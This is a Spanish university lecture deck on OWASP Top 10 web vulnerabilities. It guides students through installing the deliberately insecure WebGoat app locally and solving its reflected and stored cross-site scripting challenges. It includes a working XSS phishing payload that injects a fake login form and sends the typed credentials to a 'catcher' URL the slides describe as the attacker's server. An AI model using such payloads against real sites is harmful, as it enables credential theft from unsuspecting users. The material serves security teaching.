



Vulnerabilidades OWASP TOP 10

Daniel Díaz-López, PhD

Líder de Ciberseguridad - MACC
Profesor principal de carrera

danielo.diaz@urosario.edu.co



@MACC_URosario



@MACC.URosario



macc_ur

OWASP TOP 10

- Open Web Application Security Project (OWASP) is a non-profit community which help organizations to develop and maintain secure application
- Everything is free, open and without commercial influence
- OWASP products:
 - Security tools
 - Documents, standards, books,
 - Local chapters
 - Conferences
 - Mailing lists
- One of the most popular products: **OWASP TOP 10**
<https://owasp.org/www-project-top-ten/>

<https://www.owasp.org>



OWASP

The Open Web Application Security Project


OWASP TOP 10

El proyecto OWASP TOP 10 agrupa las 10 vulnerabilidades más comunes en servicios web y su versión más reciente es la 2021.



WebGoat

- **WebGoat:** Deliberately insecure web application for interactive teaching of web application security



← → C 10.20.101.15:8080/WebGoat/login.mvc

WEBGOAT Please login


Username

Password

Sign in

The following accounts are built into Webgoat

Account	User	Password
Webgoat User	guest	guest
Webgoat Admin	webgoat	webgoat



WEBGOAT



☰ LESSONS

- Introduction >
- General >
- Access Control Flaws >
- AJAX Security >
- Authentication Flaws >
- Buffer Overflows >
- Code Quality >
- Concurrency >
- Cross-Site Scripting (XSS) >
- Improper Error Handling >
- Injection Flaws >
- Denial of Service >
- Insecure Communication >
- Insecure Configuration >
- Insecure Storage >

https://www.owasp.org/index.php/Category:OWASP_WebGoat_Project
<https://github.com/WebGoat/WebGoat/tree/7.1>

WebGoat

- Download webgoat from the following link:
<https://github.com/WebGoat/WebGoat/releases/tag/7.1>

 webgoat-container-7.1-exec.jar	70.8 MB
 webgoat-container-7.1-javadoc.jar	593 KB
 webgoat-container-7.1-sources.jar	161 KB
 webgoat-container-7.1.war	61.8 MB
 Source code (zip)	
 Source code (tar.gz)	

- Validate that you have JAVA installed (version 8.0 or upper) with the command:
java -version

```
(base) daniel@probook-440:~/Downloads$ java -version
openjdk version "1.8.0_292"
OpenJDK Runtime Environment (build 1.8.0_292-b10)
OpenJDK 64-Bit Server VM (build 25.292-b10, mixed mode)
```

Installing Java 8 in Windows

- If you do not have java you may install it from:
https://www.java.com/es/download/ie_manual.jsp



The screenshot shows the Java website's download page for Windows. At the top, there is a red navigation bar with the Java logo on the left, a search bar with the text "Buscar" and a magnifying glass icon on the right, and the words "Descargar" and "Ayuda" in the center. Below the navigation bar, the page is divided into several sections. On the left, there is a sidebar with a grey background containing links under the heading "Recursos de ayuda" (Help Resources), "Usuarios de Windows de 64 bits" (64-bit Windows Users), "¿Utiliza exploradores de 32 y 64 bits?" (Do you use 32-bit and 64-bit browsers?), and "Instalación fuera de línea" (Offline Installation). The main content area has a white background. It features a red heading "Descargar Java para Windows" (Download Java for Windows) followed by the text "Recomendado Version 8 Update 301 (Tamaño de archivo: 2 MB)" (Recommended Version 8 Update 301 (File size: 2 MB)) and "Fecha de versión: 20 de julio de 2021" (Version date: July 20, 2021). Below this, there is a yellow warning box with a yellow triangle icon containing a warning symbol. The text inside the box reads: "Actualización importante de la licencia de Oracle Java" (Important update of the Oracle Java license), "La licencia de Oracle Java ha cambiado para las versiones publicadas a partir del 16 de abril de 2019." (The Oracle Java license has changed for versions published starting from April 16, 2019.), "El nuevo acuerdo de licencia de Oracle Technology Network para Oracle Java SE es sustancialmente diferente a las licencias de Oracle Java anteriores. La nueva licencia permite ciertos usos, como el uso personal y de desarrollo, sin coste alguno (aunque podría haber otros usos autorizados en licencias de Oracle Java anteriores que ya no estén disponibles). Revise las condiciones con atención antes de descargar y utilizar este producto. Puede consultar las preguntas frecuentes aquí." (The new Oracle Technology Network license agreement for Oracle Java SE is substantially different from previous Oracle Java licenses. The new license allows certain uses, such as personal and development use, at no cost (although there may be other authorized uses in previous Oracle Java licenses that are no longer available). Review the conditions carefully before downloading and using this product. You can consult the frequently asked questions here.), "La licencia comercial y el soporte están disponibles con una suscripción de Java SE de bajo coste." (Commercial license and support are available with a low-cost Java SE subscription.), and "Oracle también ofrece la última versión de OpenJDK con la licencia pública general de código abierto en [jdk.java.net](#)." (Oracle also offers the latest version of OpenJDK with the general public license for open source code at [jdk.java.net](#)). At the bottom of the page, there is a red button with white text that says "Aceptar e iniciar descarga gratuita" (Accept and start free download).

Installing Java 8 in Linux

```
(base) daniel@HP-ProBook-440-G6:~$ sudo apt install openjdk-8-jre-headless
[sudo] password for daniel:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer required:
 black chromium-codecs-ffmpeg-extra docutils-common fonts-elusive-icons
 fonts-font-awesome fonts-lyx fonts-mathjax g++ g++-11 git git-man golang-1.18-go
 golang-1.18-src golang-src gstreamer1.0-vaapi helpdev i965-va-driver
 intel-media-va-driver ipython3 javascript-common libaacs0 libaom3 libapr1 libaprutil1
 libass9 libatk-wrapper-java libatk-wrapper-java-jni libavcodec58 libavformat58
 libavutil56 libbdplus0 libblas3 libbluray2 libbs2b0 libchromaprint1
```

```
(base) daniel@HP-ProBook-440-G6:~$ java -version
openjdk version "1.8.0_352"
OpenJDK Runtime Environment (build 1.8.0_352-8u352-ga-1~22.04-b08)
OpenJDK 64-Bit Server VM (build 25.352-b08, mixed mode)
```

WebGoat


- Launch webgoat with the command: `java -jar webgoat-container-7.1-exec.jar`

```
(base) daniel@probook-440:~/Downloads$ java -jar webgoat-container-7.1-exec.jar
Aug 27, 2021 12:42:30 PM org.apache.coyote.http11.Http11Protocol init
INFO: Initializing ProtocolHandler ["http-bio-8080"]
Aug 27, 2021 12:42:30 PM org.apache.catalina.core.StandardService startInternal
INFO: Starting service Tomcat
Aug 27, 2021 12:42:30 PM org.apache.catalina.core.StandardEngine startInternal
INFO: Starting Servlet Engine: Apache Tomcat/7.0.59
```

```
2021-08-27 12:42:33,872 INFO - Mapped "[[/service/lessoninfo.mvc],methods=[],pa
rams=[],headers=[],consumes=[],produces=[application/json],custom=[]]" onto publ
ic org.owasp.webgoat.lessons.model.LessonInfoModel org.owasp.webgoat.service.Les
sonInfoService.getLessonInfo(javax.servlet.http.HttpSession)
2021-08-27 12:42:33,906 INFO - FrameworkServlet 'mvc-dispatcher': initializatio
n completed in 132 ms
2021-08-27 12:42:33,916 INFO - Initializing main webgoat servlet
2021-08-27 12:42:33,917 INFO - Browse to http://localhost:8080/WebGoat and happ
y hacking!
Aug 27, 2021 12:42:34 PM org.apache.coyote.http11.Http11Protocol start
INFO: Starting ProtocolHandler ["http-bio-8080"]
```


WebGoat

- Access in a web browser to the URL <http://localhost:8080/WebGoat/login.mvc>
- Use the username: webgoat and password: webgoat



OWASP TOP 10

El proyecto OWASP TOP 10 agrupa las 10 vulnerabilidades más comunes en servicios web y su versión más reciente es la 2021.






https://owasp.org/Top10/A03_2021-Injection/

<https://owasp.org/www-project-top-ten/>

A03:2021-Injection

Cross-site scripting (XSS)



- ¿Como? El intruso envía ataques basados en **texto** que explotan el *interpreter* del navegador. Casi cualquier fuente de datos (incluidas las internas) puede ser un vector de ataque.
- ¿Por qué? Ocurre cuando una aplicación **incluye datos proporcionados por el usuario en una página que se retorna al navegador del usuario** sin validar el contenido, por ejemplo cuando visualizo un post en redes sociales creado por otro usuario. Tres tipos de XSS: Almacenado, reflejado y basado en DOM.
- Impacto: Ejecución de scripts en el navegador de la víctima para robar la sesión del usuario, modificar un sitio web, adicionar contenido hostil, redirigir a la víctima, ejecutar malware, etc.

Cross-site scripting (XSS)

¿Cómo saber si un aplicativo es vulnerable?

1. No se validan los datos ingresados por el usuario antes de incluirlos como datos de salida en una página web.
2. Se utiliza Ajax, con APIs de JavaScript no seguros (deben implementar codificación y validación de datos).
3. Utilizar herramientas automatizadas para la detección => dependiente del interprete (JavaScript, ActiveX, Flash, Silverlight)

¿Qué medidas de protección se pueden utilizar?

1. Validar todos los datos de entrada no confiables según el contexto HTML (body, attribute, JavaScript, CSS, URL) en el que serán dispuestos -> Revisar técnicas de validación de datos ([OWASP XSS Prevention Cheat Sheet](#))
2. Implementar una lista blanca de entradas que valide longitud, caracteres, formato y reglas de negocio sobre los datos.
3. Utilizar librerías de auto-sanitización como **OWASP AntiSamy** o **Java HTML Sanitizer Project**.
4. Considerar una política de seguridad de contenido (CSP) como defensa contra XSS

Reto 1. Phishing with Cross-site scripting (XSS)

Reto 1. Phishing with Cross-site scripting (XSS)

Acceder al reto “Phishing with XSS” del panel izquierdo de Webgoat

The screenshot shows the WebGoat application interface. At the top, the browser address bar displays the URL: `http://localhost:8080/WebGoat/start.mvc#attack/1382523204/900`. The application header features the WebGoat logo and the title "Phishing with XSS". A navigation menu on the left lists various challenges, with "Phishing with XSS" highlighted by a red box. The main content area contains the following text:

Show Source Show Solution Show Plan Show Hints Restart Lesson

This lesson is an example of how a website might support a phishing attack if there is a known XSS attack on the page

Below is an example of a standard search feature.
Using XSS and HTML insertion, your goal is to:

- Insert html to that requests credentials
- Add javascript to actually collect the credentials
- Post the credentials to `http://localhost:8080/WebGoat/catcher?PROPERTY=yes...`

to pass this lesson, the credentials must be posted to the catcher servlet.

WebGoat Search

This facility will search the WebGoat source.

Search:

Reto 1. Phishing with Cross-site scripting (XSS)

“WebGoat Search” contiene una caja de texto para la realización de consultas. El reto consiste en explotar la caja de texto para provocar un ataque “XSS reflejado”.

[Java \[Source\]](#) [Solution](#) [Lesson Plan](#) [Hints](#) [Restart Lesson](#)

This lesson is an example of how a website might support a phishing attack

Below is an example of a standard search feature.

Using XSS and HTML insertion, your goal is to:

- Insert html to that requests credentials
- Add javascript to actually collect the credentials
- Post the credentials to `http://localhost/webgoat/catcher?PROPERTY=yes...`

To pass this lesson, the credentials must be posted to the catcher servlet.

WebGoat Search

This facility will search the WebGoat source.

Search:

Reto 1. Phishing with Cross-site scripting (XSS)

Este es un ejemplo de código que se puede inyectar en la caja de texto para provocar la emulación de un formulario html que solicita el ingreso de credenciales de una víctima y las envía a un servidor remoto de un atacante.

**Attacker Website
where the user
credentials are sent**

```
15 </form><script>function hack(){
16 XSSImage=new Image; XSSImage.src="
  http://localhost/webgoat/catcher?PROPERTY=yes&user="+
  document.phish.user.value + "&password=" + document.phish.pass.value + "";
  alert("Had this been a real attack... Your credentials were just stolen.
  User Name = " + document.phish.user.value + " Password = " +
  document.phish.pass.value);} </script>
17
18 <form name="phish"><br><br><HR><H3>This feature requires account login:
  </H2><br><br>Enter Username:<br><input type="text" name="user"><br>Enter
  Password:<br><input type="password" name="pass"><br><input type="submit"
  name="login" value="login" onclick="hack()"></form><br><br><HR>
```

```
</form><script>function hack(){ XSSImage=new Image;
XSSImage.src="http://localhost/webgoat/catcher?
PROPERTY=yes&user="+document.phish.user.value + "&password=" +
document.phish.pass.value + "";alert("Had this been a real attack... Your credentials were just
stolen. User Name = " + document.phish.user.value + " Password = " +
document.phish.pass.value);} </script><form name="phish"><br><br><HR><H3>This feature
requires account login:</H2><br><br>Enter Username:<br><input type="text" name="user">
<br>Enter Password:<br><input type="password" name="pass"><br><input type="submit"
name="login" value="login" onclick="hack()"></form><br><br><HR>
```

Reto 1. Phishing with Cross-site scripting (XSS)

Inyectar el código preparado previamente en la caja de texto de WebGoat Search y presionar “search”

Java [Source] Solution Lesson Plan Hints Restart Lesson

This lesson is an example of how a website might support a phishing attack

Below is an example of a standard search feature.
Using XSS and HTML insertion, your goal is to:

- Insert html to that requests credentials
- Add javascript to actually collect the credentials
- Post the credentials to `http://localhost/webgoat/catcher?PROPERTY=yes...`

To pass this lesson, the credentials must be posted to the catcher servlet.

WebGoat Search

This facility will search the WebGoat source.

Search:

Reto 1. Phishing with Cross-site scripting (XSS)

El código inyectado es ejecutado por el web server y provoca la creación de un formulario que cohesiona a la víctima para ingresar las credenciales de usuario. Las credenciales robadas son enviadas al servidor del atacante.

Results for:

This feature requires account login:

Enter Username:
administrador

Enter Password:

login

No results were found.


localhost:8080 says

If it was a real attack... Your credentials were just stolen.
User Name = administradorPassword = ghjilo876\$jkn

OK

Reto 1. Phishing with Cross-site scripting (XSS)

Identificar el mensaje tipo GET que exfiltra las credenciales del usuario hacia el servidor del atacante. Para ello abrir las “Web Developer Tools” del navegador y explorar la pestaña “Network”



Reto 1. Phishing with Cross-site scripting (XSS)

Identificar el mensaje tipo GET que exfiltra las credenciales del usuario hacia el servidor del atacante. Para ello abrir las “Web Developer Tools” del navegador y explorar la pestaña “Network”

The screenshot displays the Network tab of a browser's developer tools. The table below summarizes the visible requests:

Status	Method	Domain	File	Initiator	Type	Transferred	Size
200	POST	localhost:8080	lessoninfo.mvc	jquery-1.10.2.min.js:6 (xhr)	json	4.22 kB	4.22 kB
200	GET	localhost:8080	lessonplan.mvc	jquery-1.10.2.min.js:6 (xhr)	html	968 B	739 B
200	GET	localhost:8080	solution.mvc	jquery-1.10.2.min.js:6 (xhr)	html	4.42 kB	4.19 kB
200	GET	localhost:8080	source.mvc	jquery-1.10.2.min.js:6 (xhr)	text	8.30 kB	8.07 kB
200	GET	localhost:8080	hint.mvc	jquery-1.10.2.min.js:6 (xhr)	json	4.54 kB	4.30 kB
200	GET	localhost:8080	cookie.mvc	jquery-1.10.2.min.js:6 (xhr)	json	399 B	163 B
200	GET	localhost:8080	lessonmenu.mvc	jquery-1.10.2.min.js:6 (xhr)	json	10.52 kB	10.29 kB
200	GET	localhost:8080	lessonprogress.mvc	jquery-1.10.2.min.js:6 (xhr)	json	342 B	106 B
200	GET	localhost:8080	catcher?PROPERTY=yes&user=sdsddd&password=dddddddddd	jquery-1.10.2.min.js line 4 > eval:...	plain	102 B	0 B
200	POST	localhost:8080	attack?Screen=1382523204&menu=900	jquery-1.10.2.min.js:6 (xhr)	html	1.41 kB	1.26 kB
200	GET	localhost:8080	lessoninfo.mvc	jquery-1.10.2.min.js:6 (xhr)	json	359 B	123 B
200	GET	localhost:8080	lessonplan.mvc	jquery-1.10.2.min.js:6 (xhr)	html	968 B	739 B

The right-hand pane shows the headers for the selected GET request:

- Scheme: http
- Host: localhost:8080
- Filename: /WebGoat/catcher
- PROPERTY: yes**
- user: sdsddd**
- password: ddddddddddd**
- Address: 127.0.0.1:8080
- Status: 200 OK
- Version: HTTP/1.1
- Transferred: 102 B (0 B size)
- Referrer Policy: strict-origin-when-cross-origin
- Request Priority: Highest

More XSS challenges

<https://xss-game.appspot.com/>

Warning: You are entering the XSS game area

Welcome, recruit!

Cross-site scripting (XSS) bugs are one of the most common and dangerous types of vulnerabilities in Web applications. These nasty buggers can allow your enemies to steal or modify user data in your apps and you must learn to dispatch them, pronto!

At Google, we know very well how important these bugs are. In fact, Google is so serious about finding and fixing XSS issues that we are paying mercenaries up to \$7,500 for dangerous XSS bugs discovered in our most sensitive products.

In this training program, you will learn to find and exploit XSS bugs. You'll use this knowledge to confuse and infuriate your adversaries by preventing such bugs from happening in your applications.

There will be cake at the end of the test.

Training progress:

Level 1: <u>Hello, world</u> of XSS	✓
Level 2: <u>Persistence is key</u>	✓
Level 3: <u>That sinking feeling...</u>	Let me at 'em!

Reto 2. Stored Cross-site scripting (XSS)

Reto 2. Stored Cross-site scripting (XSS)

Acceder al reto "Stored XSS" del panel izquierdo de Webgoat

← → ↻ <http://localhost:8080/WebGoat/start.mvc#attack/611366032/900/1>

WEBGOAT LAB: Cross Site Scripting

Show Source Show Solution Show Plan Show Hints Restart Lesson

Stage 1
Stage 1: Execute a Stored Cross Site Scripting (XSS) attack.
As 'Tom', execute a Stored XSS attack against the Street field on the Edit Profile page. Verify that 'Jerry' is affected by the attack.
The passwords for the accounts are the lower-case versions of their given names (e.g. the password for Tom Cat is "tom").

Goat Hills Financial
Human Resources

Please Login

Larry Stoooge (employee) Password Login

Introduction >
General >
Access Control Flaws >
AJAX Security >
Authentication Flaws >
Buffer Overflows >
Code Quality >
Concurrency >
Cross-Site Scripting (XSS) >
Phishing with XSS
Stored XSS Attacks
LAB: Cross Site Scripting
Stage 1: Stored XSS
Stage 2: Block Stored XSS using Input Validation
Stage 3: Stored XSS Revisited
Stage 4: Block Stored XSS using Output Encoding
Stage 5: Reflected XSS
Stage 6: Block Reflected XSS

Reto 2. Stored Cross-site scripting (XSS)

El reto consiste en explotar la vulnerabilidad del campo “Street” del perfil de los empleados de la empresa “Goat Hills Financial” para provocar un ataque “XSS almacenado”. Para ello, primero autenticarse con el usuario: Jerry con password: jerry

← → ↻ ⓘ http://localhost:8080/WebGoat/start.mvc#attack/611366032/900

WEBGOAT LAB: Cross Site Scripting

Show Source Show Solution Show Plan Show Hints Restart Lesson

Stage 1
Stage 1: Execute a Stored Cross Site Scripting (XSS) attack.
As 'Tom', execute a Stored XSS attack against the Street field on the Edit Profile page. Verify that 'Jerry' is affected by the attack.
The passwords for the accounts are the lower-case versions of their given names (e.g. the password for Tom Cat is "tom").

Goat Hills Financial
Human Resources

Please Login


Jerry Mouse (hr)

Password *****

Login

Reto 2. Stored Cross-site scripting (XSS)

Dentro de la lista de empleados seleccionar a Jerry y presionar “View Profile”. En la nueva ventana observar el tipo de información almacenada para cada empleado y las funciones ListStaff, EditProfile, DeleteProfile y Logout



Goat Hills Financial
Human Resources

Welcome Back Jerry - Staff Listing Page

Select from the list below

- Tom Cat (employee)
- Jerry Mouse (hr)
- Joanne McDougal (hr)


SearchStaff

ViewProfile

CreateProfile

DeleteProfile

Logout



Goat Hills Financial
Human Resources


Welcome Back Jerry

First Name:	Jerry	Last Name:	Mouse
Street:	3011 Unix Drive	City/State:	New York, NY
Phone:	443-699-3366	Start Date:	1011999
SSN:	858-55-4452	Salary:	70000
Credit Card:	6981754825013564	Credit Card Limit:	20000
Comments:	Co-Owner.	Manager:	102
Disciplinary Explanation:	NA	Disciplinary Action Dates:	0

ListStaff EditProfile DeleteProfile Logout

Reto 2. Stored Cross-site scripting (XSS)

- Seleccionar la función “EditProfile” e inyectar un código malicioso en el campo “Street”.
- Un ejemplo de código malicioso puede ser: `<script>alert("vuln")</script>`
- El objetivo del ataque “XSS almacenado” es que el código quede almacenado en el perfil de Jerry y sea ejecutado cada vez que algún usuario consulte dicho perfil




Goat Hills Financial Human Resources

Welcome Back Jerry

First Name:	Jerry	Last Name:	Mouse
Street:	3011 Unix Drive	City/State:	New York, NY
Phone:	443-699-3366	Start Date:	1011999
SSN:	858-55-4452	Salary:	70000
Credit Card:	6981754825013564	Credit Card Limit:	20000
Comments:	Co-Owner.	Manager:	102
Disciplinary Explanation:	NA	Disciplinary Action Dates:	0

